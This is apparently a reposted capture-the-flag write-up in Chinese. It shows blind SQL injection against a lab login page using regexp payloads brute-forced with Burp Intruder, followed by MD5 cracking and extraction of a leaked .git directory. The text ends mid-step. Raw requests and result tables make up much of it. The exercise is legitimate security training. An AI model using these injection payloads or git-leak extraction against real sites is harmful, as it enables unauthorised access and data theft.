i春秋登录

转载

weixin_30701575 于 2019-09-16 15:56:00 发布 980 收藏
原文链接：http://www.cnblogs.com/wosun/p/11527745.html
版权

打开是个普普通通的表单提交网页

查看源码，没什么东西

抓包试试再

没找到什么有用的信息

尝试注入

用户名admin’ or ‘1’=’1 密码随便输


弹出密码错误

再试试admin’ or ‘1’=’2

弹出用户不存在

说明这里存在注入点，而且是盲注

构造payload：admin' or user() regexp '^a'%23 （使用java的正则表达式来进行盲注，用#的url编码%23来注释掉后面的内容） 密码随意




```
POST /Challenges/login.php HTTP/1.1
Host: 942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.changame.ichunqiu.com
Content-Length: 49
Cache-Control: max-age=0
Origin:
http://942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.changame.ichunqiu.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400 QQBrowser/10.2.2265.400
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8
Referer:
http://942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.changame.ichunqiu.com/Challe
nges/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f27eba3;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
browse=CF1ZIxUYU0BfU1FGVQJTRFBZSkdeQFBYWVpFRF9RWURTU11PWONLThQ;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1567832865,1568012538,1568102511,1568115035
; ci_session=97ff7574cfc70044a7764767a2808ba59a6c1081;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1568117651;
__jsluid_h=078838b4393487081e4ba6802d326e7a
Connection: close

username=admin' or user() regexp '^a'%23&password=123
```

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 13:36:01 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 18
Connection: close
X-Via-JSL: 1d2d85a,-
X-Cache: bypass

用户名不存在
```

然后传入intruder中进行爆破


①clear掉其他的变量，对a加上变量



Attack type: Sniper

```
POST /Challenges/login.php HTTP/1.1
Host: 942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.changame.ichunqiu.com
Content-Length: 49
Cache-Control: max-age=0
Origin: http://942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.changame.ichunqiu.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400
QQBrowser/10.2.2265.400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.changame.ichunqiu.com/Challenges/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f27eba3; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
browse=CFlZTxUYU0BfU1FGVQJTRFBZSkdeQFBYWVpPRP9RWURTU11PW0MLThQ; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1567832865,1568012538,1568102511,1568115035;
ci_session=97ff7574cfc70044a7764767a2808ba59a6c1081; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1568117651; __jsluid_h=078838b4393487081e4ba6802d326e7a
Connection: close

username=admin' or user() regexp '^§a§'%23&password=123
```

②在payloads中选择add from list添加a-z，A-Z，0-9的字典



Payload Sets


You can define one or more payload sets. The number of payload sets depends on the atta
and each payload type can be customized in different ways.

Payload set: 1 Payload count: 26

Payload type: Simple list Request count: 26

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the atta
and each payload type can be customized in different ways.

Payload set: 1 Payload count: 26


Payload type: Simple list Request count: 26

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

a
b
c
d
e
f
g


③开始爆破，发现两条回显长度不一样的字母，说明第一位字母为u（或U）



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
21	u	200	□	□	186	
47	U	200	□	□	186	
0		200	□	□	192	
1	a	200	□	□	192	
2	b	200	□	□	192	
3	c	200	□	□	192	
4	d	200	□	□	192	
5	e	200	□	□	192	
6	f	200	□	□	192	
7	g	200	□	□	192	

④在payloads的positions中，在变量a前添加刚刚爆破出的第一位字母u进行爆破第二位




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /Challenges/login.php HTTP/1.1
Host: 942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.changame.ichunqiu.com
Content-Length: 49
Cache-Control: max-age=0
Origin: http://942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.changame.ichunqiu.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400
QQBrowser/10.2.2265.400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.changame.ichunqiu.com/Challenges/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f27eba3; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIOOOO;
browse=CFlZTxUYUOBfU1PGVQJTRPBZSkdeQFBYWVpFRF9RWURTU11PWONLThQ; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1567832865,1568012538,1568102511,1568115035;
ci_session=97ff7574cfc70044a7764767a2808ba59a6c1081; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1568117651; __jsluid_h=078838b4393487081e4ba6802d326e7a
Connection: close

username=admin' or user() regexp '^u§a§'%23&password=123
```

⑤爆出第二位是s




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
19	s	200	□	□	186	
45	S	200	□	□	186	
0		200	□	□	192	
1	a	200	□	□	192	
2	b	200	□	□	192	
3	c	200	□	□	192	
4	d	200	□	□	192	
5	e	200	□	□	192	
6	f	200	□	□	192	
7	g	200	□	□	192	

⑥依次爆出user()的全称为user

就可以使用这种方法依次爆出表单中username对应class的字段

```
<html>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<head>
   <title>Login</title>
</head>

   <form action="login.php" method="post">
   用户名: <input type="text" name="username" class="user_n3me">
   密码:   <input type="password" name="password" class="p3ss_w0rd">
   <input type="submit" value="提交">
   </form>
</body>
</html>
```



```
QQBrowser/10.2.2265.400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,ima
Referer: http://942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-1440
browse=CF1ZIxUYU0BfU1FGVQJIRFBZSkdeQFBYWVpFRF9RWURIU11PW0NLThQ; H
ci_session=97ff7574cfc70044a7764767a2808ba59a6c1081; Hm_lpvt_2d06
Connection: close

username=admin' or user_n3me regexp '^bctf§a§'%23&password=123
```

Intruder attack 17


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
53		200	□	□	186	
57	3	200	□	□	186	
0		200	□	□	192	
1	a	200	□	□	192	

（最后爆出来是bctf3dm1n）

再是密码（爆出来是2bfb1532857ddc0033fdae5bde3facdf）

这是md5加密的，一看这么长就不对劲，md5解密出来是adminqwe123666




```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
QQBrowser/10.2.2265.400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,ima
Referer: http://942dc5e1e71845aca8891a14c1516f57008807f8c28e4ecf.changame.ic
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f
browse=CF1ZIxUYU0BfU1FGVQJIRFBZSkdeQFBYWVpFRF9RWURIU11PW0NLThQ; Hm_lvt_2d06
ci_session=97ff7574cfc70044a7764767a2808ba59a6c1081; Hm_lpvt_2d0601bd28de7d4
Connection: close

username=admin' or p3ss_w0rd regexp '^2bfb1532857ddc0033fdae5bde3facdf§a§'
```

Intruder attack 24

Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comme
53		200	□	□	186	
0		200	□	□	192	
1	a	200	□	□	192	
2	b	200	□	□	192	
3	c	200	□	□	192	
4	d	200	□	□	192	
5	e	200	□	□	192	
6	f	200	□	□	192	
7	g	200	□	□	192	
8	h	200	□	□	192	

然后拿去登录



d62cc7e033d84746886cfafc62449365f3b2f65e9e5f48cf.changame.ichunqiu.com/Challenges/login.php

```
root@bctf:
root@bctf:
root@bctf: ls -a
.  ..  .bctfg1t  index.php  login.php
```


看到三个文件名

第一个文件很奇怪


.bctfg1t的格式

又根据提示这道题有缓存，隐藏文件

尝试githack下载试试（我用的gtihack拓展版：https://github.com/gakki429/Git_Extract）




```
C:\Users\七星\Desktop\tools\Git_Extract-master>python git_extract.py http://d62cc7e033d84746886cfafc62449365f3b2f65e9e5f
48cf.changame.ichunqiu.com/Challenges/.bctfglt/

                                                    Author: gakki429

[*] Start Extract
[*] Target Git: http://d62cc7e033d84746886cfafc62449365f3b2f65e9e5f48cf.changame.ichunqiu.com/Challenges/.bctfglt/
[*] Analyze .git/HEAD
[+] Extract Ref refs/heads/master 551f3c
[*] Clone Commit 551f3c
[*] Parse Tree ../ 7269c2
[+] Save ../flag.php
[*] Analyze .git/logs/HEAD
[*] Detect .git/index
[*] Detect .git/refs/stash
[*] Clone Commit bee231
[*] Parse Tree ../ b330eb
[+] Save ../flag.php.a17d89
[*] Clone Commit 50961c
[*] Extract Done
```



d62cc7e033d84746886cfafc62449365f3b2f65e9e5f48cf.chan... > Challenges >

名称	修改日期	类型	大小
.bctfg1t	2019/9/16 13:41	文件夹	
flag.php	2019/9/16 13:41	JetBrains PhpSto...	1 KB
flag.php.a17d89	2019/9/16 13:41	A17D89 文件	1 KB


下载下来有个flag.php打开试试




```
<?php
echo 'flag{not_flag}';
//buyao huaiyi flag jiuzai git
?>
```

告诉我们flag不在这里，但是flag就在git中

修改另一个带有flag名字的历史文件后缀为php，将其打开



